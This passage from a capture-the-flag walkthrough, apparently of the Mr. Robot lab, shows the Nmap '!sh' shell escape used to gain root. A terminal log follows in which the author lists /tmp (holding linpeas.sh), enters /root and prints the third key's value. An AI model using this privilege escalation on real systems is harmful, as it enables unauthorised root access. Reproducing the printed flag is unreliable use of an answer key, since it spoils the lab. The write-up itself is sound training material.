!sh: The ! prefix tells Nmap to execute the following
string as a system command

We successfully become root level user.

```
ls -la
total 992
drwxrwxrwt 10 root  root   4096 Dec 13 11:54 .
drwxr-xr-x 23 root  root   4096 Dec 13 11:12 ..
drwxrwxrwt  2 root  root   4096 Dec 13 11:12 .font-unix
drwxrwxrwt  2 root  root   4096 Dec 13 11:12 .ICE-unix
-rwxrwxr-x  1 robot robot 971926 Dec  1 04:47 linpeas.sh
drwx----- 3 root  root   4096 Dec 13 11:14 systemd-private-ef5121f58ff645509a27a6308392690
drwx----- 3 root  root   4096 Dec 13 11:12 systemd-private-ef5121f58ff645509a27a6308392690
drwx----- 3 root  root   4096 Dec 13 11:12 systemd-private-ef5121f58ff645509a27a6308392690
drwxrwxrwt  2 root  root   4096 Dec 13 11:12 .Test-unix
drwxrwxrwt  2 root  root   4096 Dec 13 11:12 .X11-unix
drwxrwxrwt  2 root  root   4096 Dec 13 11:12 .XIM-unix
cd root
bash: line 3: cd: root: No such file or directory
cd /root
ls
firstboot_done
key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

The 3rd Key is :

04787ddef27c3dee1ee161b21670b4e4